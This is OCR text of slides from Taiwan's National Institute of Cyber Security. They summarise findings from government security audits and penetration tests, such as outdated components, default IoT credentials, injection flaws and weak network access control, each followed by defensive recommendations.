
國家資通安全研究院
National Institute of Cyber Security

- 系統所使用之元件或軟體存在已知弱點，且未及時更新，攻擊者可透過資訊蒐集取得系統資訊以確認是否存在弱點，或從網路上取得攻擊程式直接攻擊系統

案例6 危險或過舊之元件(1/2)

國家資通安全研究院
National Institute of Cyber Security


- 攻擊者透過瀏覽器套件蒐集網頁相關元件與作業系統版本資訊，並於弱點資料庫網站，查找相關重大弱點



案例6 危險或過舊之元件(2/2)

國家資通安全研究院
National Institute of Cyber Security

- 透過網路上已公布之弱點利用攻擊程式進行攻擊，可直接取得網站作業系統管理者權限，進行任意操作



危險或過舊之元件改善建議

國家資通安全研究院
National Institute of Cyber Security

- 系統開發者
  - 針對系統使用之作業系統、安裝軟體及使用套件等，應建立盤點機制，以確認弱點發布時，系統受到弱點危害與否，並儘快進行防護措施或更新
  - 應建立定期更新機制，避免系統受到已知弱點攻擊

大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議


資安稽核技術檢測結果

國家資通安全研究院
National Institute of Cyber Security

使用者電腦安全檢測

- 使用者電腦弱點掃描共發現664個高風險與117個中風險弱點
- 使用者電腦安全防護檢測顯示電腦皆未發現惡意程式，惟發現1台未落實更新病毒碼，39台未落實作業系統安全性更新，15台未落實更新應用程式

物聯網設備檢測



- 物聯網設備檢測結果共發現93項不符合項目，其中24.7%為「管理介面身分鑑別不得使用預設帳號通行碼」，20.4%為「軟/韌體、作業系統及相關應用程式不得存在CVSS v3高於7分(含)之CVE漏洞」

網域主機安全防護檢測

- 網域主機皆已部署防毒軟體且未發現惡意程式，惟發現1台未落實更新病毒碼，且2台未安裝所有安全性更新項目


資料庫安全檢測

- 資料庫安全檢測結果共發現4項不符合項目，分別為「限制管理者帳號透過遠端存取」、「資料庫資料具有適當保護機制(包含加密、不可識別處理)」、「資料庫主機時間校時」、「修補資料庫主機安全性更新項目」

核心資通系統安全檢測

- 核心資通系統內網滲透測試結果共發現54個高風險、7個中風險及13個低風險弱點，其中52.7%屬於「無效的存取控管弱點」弱點
- 核心資通系統防護基準檢測結果共發現58個不符合項目

網路架構檢測




- 網路架構檢測共發現13個高風險、33個中風險、0個低風險及8個建議項目

組態設定安全檢測

- 共發現35台使用者電腦組態設定有未符合之項目
- 共發現1台網域主機組態設定有未符合之項目
- 共發現10台網通設備組態設定有未符合之項目
- 共發現4台伺服器主機組態設定有未符合之項目

網路惡意活動檢視



- 共發現184筆IP與677筆DN中繼站名單未阻擋
- 1個機關發現APT網路流量惡意行為


使用者電腦安全檢測共同發現事項(1/2)

國家資通安全研究院
National Institute of Cyber Security

發現事項1與3同112年

1 電腦開啟之服務存在SSL使用安全性不足之加密演算法弱點(SWEET32)，防護強度不足有被破解風險

3 機關部分電腦作業系統與防毒軟體仍未落實更新，且仍存在使用停止支援之作業系統或應用程式(如Windows 7、Flash Player)，恐因弱點無法修補而發生資安風險



非法使用者　資通系統　使用者

2 遠端主機支援SSL RC4加密套件，連線資訊可能遭受破解而洩漏

使用者電腦安全檢測共同發現事項(2/2)

改善建議

1.停止使用安全性不足之加密演算法，如DES、3DES及RC4等
2.部分電腦因安裝舊版本中華郵件WebATM元件而存在安全弱點，建議更新至最新版本(1.2406.11.1)
3.端點設備管理者建立安全性更新檢查機制並落實執行，以及停用已終止支援之作業系統與應用程式，或採取其他管控措施(如限制存取與版本升級等)

中華郵件WebATM元件
建議更新至最新版本(1.2406.11.1)

物聯網設備檢測共同發現事項(1/2)

國家資通安全研究院
National Institute of Cyber Security

發現事項1與2同112年

2 軟/韌體、作業系統及相關應用程式存在CVSS v3高於7分(含)之CVE漏洞

1 設備之管理介面、Telnet及SNMP服務使用預設帳號通行碼，恐有資訊外洩與遭入侵疑慮

3 設備管理介面未具備並啟用限制錯誤嘗試之機制，恐有惡意使用者進行暴力破解之風險

物聯網設備

使用者

物聯網設備檢測共同發現事項(2/2)

國家資通安全研究院
National Institute of Cyber Security

改善建議

1. 設備管理者應變更管理介面、Telnet及SNMP之預設帳號通行碼，關閉非必要服務，並強化存取控管，限制存取來源，例如SNMP預設之Community Name為「public」，設備管理者可透過管理介面變更為其他字串
2. 常見高於7分(含)之CVE漏洞，如設備支援不安全加密演算法弱點(SWEET32)，或後台管理平台使用過舊軟體版本(如Apache Tomcat等) 。建議設備管理者定期更新物聯網設備軟韌體版本，已停止支援設備應規劃汰換
3. 設備管理者建議啟用管理介面身分鑑別功能外，可設定通行碼複雜度與最小長度要求，並啟用限制錯誤嘗試之機制

網域主機安全防護檢測共同發現事項

國家資通安全研究院
National Institute of Cyber Security

發現事項1同112年

1. 未安裝所有作業系統安全性更新項目

2. 未更新防毒軟體病毒碼

改善建議

1.重新檢視更新與確認相關機制，定期檢視網域主機作業系統與病毒碼更新情形，以提升防護能量


資料庫安全檢測共同發現事項(1/2)

國家資通安全研究院
National Institute of Cyber Security

112年無相同發現事項

1 未限制管理者帳號透過遠端存取，恐有未授權存取之風險

2 資料庫主機時間不正確，未有效校時，恐造成日誌紀錄不一致而無法有效進行故障排查與資安事件追蹤



3 未修補資料庫主機安全性更新項目，恐有感染惡意軟體與攻擊者利用漏洞入侵等風險

4 資料庫資料未具適當保護機制(包含加密、不可識別處理)，恐有資訊外洩風險

資料庫安全檢測共同發現事項(2/2)

國家資通安全研究院
National Institute of Cyber Security

改善建議


1. 管理者帳號遠端存取應採取「原則禁止、例外允許」，限制連線來源，並採用加密機制與連線監控，防範未經授權存取及資料洩漏
2. 建議資料庫主機使用NTP服務進行自動時間同步，定期檢查時間同步機制有效性與時間正確性，避免日誌紀錄不一致
3. 應重新檢視更新機制，定期檢查作業系統更新狀況，避免因未修補漏洞而引發資安風險
4. 應對敏感資料進行加密或不可識別化處理(如遮罩或匿名化技術)，以降低資料外洩風險

核心資通系統內網滲透測試共同發現事項(1/2)

國家資通安全研究院
National Institute of Cyber Security

發現事項同112年

1 資通系統存在無效的存取控管弱點，使用者可跨權限存取非授權之資料



資通系統主機

3 資通系統存在不安全的組態設定弱點，恐有資訊外洩與遭入侵疑慮

2 系統存在注入攻擊弱點，使用者可輸入惡意指令並當成SQL語句執行，取得資料庫機敏資料，或利用JavaScript語法撰寫惡意程式，竊取使用者Cookie中機敏資料或將使用者自動引導至釣魚網站

核心資通系統內網滲透測試共同發現事項(2/2)

改善建議

1. 應對所有功能頁面進行適當權限控管，避免僅在單一特定頁面進行權限檢查。系統維運者依最小權限原則定期審查使用者權限

2. 系統開發者應對所有功能頁面過濾可能造成危害之符號及標籤輸入，或僅允許輸入特定格式語法。伺服器端網頁程式需對所有接收參數進行過濾或取代，例如僅能輸入數字型態之資料或者過濾或取代「= + - @」等符號，或限制使用者輸入任何與活頁簿相關語法等字眼

3. 確認系統安全組態設定之完整性與有效性，如移除非必要預設頁面或限制頁面存取來源等

核心資通系統防護基準檢測共同發現事項(1/2)

國家資通安全研究院
National Institute of Cyber Security

發現事項23同112年

1 未依最小權限原則分配帳號權限或系統未有效實施授權檢查機制，攻擊者可能會藉此越權存取敏感資料或關鍵功能

2 資通系統未有效驗證輸入資料，或僅依賴使用者端JavaScript過濾惡意輸入字元，易被繞過檢查機制

3 高等級資通系統針對內部使用者之識別與鑑別僅使用帳號與通行碼，存在帳號被惡意破解之風險

核心資通系統防護基準檢測共同發現事項(2/2)

改善建議

1. 採最小權限原則，並定期檢查與審核用戶之存取權限，及時移除不再需要之帳號與權限，並可於滲透測試安全檢測活動內檢查系統是否存在存取控制實作缺陷

2. 對使用者輸入資料，於應用系統伺服器端進行合法性檢查，例如建立白名單限制允許字元(防護效果較佳)或利用黑名單過濾惡意字元(可能會有漏網之魚)，且勿依賴使用者端之JavaScript檢查邏輯，避免被輕易繞過

3. 對資通系統之內部使用者存取採取多重認證技術，如使用帳號通行碼與OTP等


網路架構檢測共同發現事項(1/2)

國家資通安全研究院
National Institute of Cyber Security

發現事項1與2同112年

1 設備管理介面(如防火牆、交換器、網路設備、負載平衡器等)未限制可存取網路位址，內部同仁可隨意存取

2 機關使用者網段至伺服器網段與資料庫網段未適當配置存取控制，且DMZ區未限制對外開放連線，可能存取到不需要資源



網路架構檢測共同發現事項(2/2)

國家資通安全研究院
National Institute of Cyber Security

改善建議

1. 針對網路設備存取控制，建議設備管理者限制僅管理人員之IP可存取管理介面，避免非必要同仁連線至網路設備或將網路設備放置於獨立網段

2. 針對網路區域間之存取，建議網管人員重新檢視防火牆，依需求設定防火牆規則，並建立防火牆規則定期檢查機制，確認防火牆規則之合適性

